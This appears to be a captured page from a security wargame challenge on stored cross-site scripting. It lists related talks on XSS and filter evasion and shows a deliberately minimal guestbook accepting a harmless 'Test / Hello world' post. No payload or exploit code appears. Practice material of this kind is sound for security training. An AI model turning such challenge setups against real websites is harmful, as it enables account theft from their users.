
Vulnerability sheet(s)

XSS - Stored [EN]

7 related ressource(s)

- XSS enregistrée (Web)
- Blackhat US 2011 : XSS street fight (Exploitation - Web)
- XSS et phishing (Exploitation - Web)
- SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)
- BlackHat US 2009 favorite XSS Filters-IDS and how to attack them (Exploitation - Web)

wargame



Forum v0.001

Title:


Message:

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

wargame



Forum v0.001

Title:

Test

Message:


Hello world

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

wargame



Forum v0.001

message enregistré / content saved

Title:


Message:

Posted messages:

Welcome
N'hésitez pas à me laisser un message / Feel free to leave a message

Test
Hello world

wargame



Forum v0.001

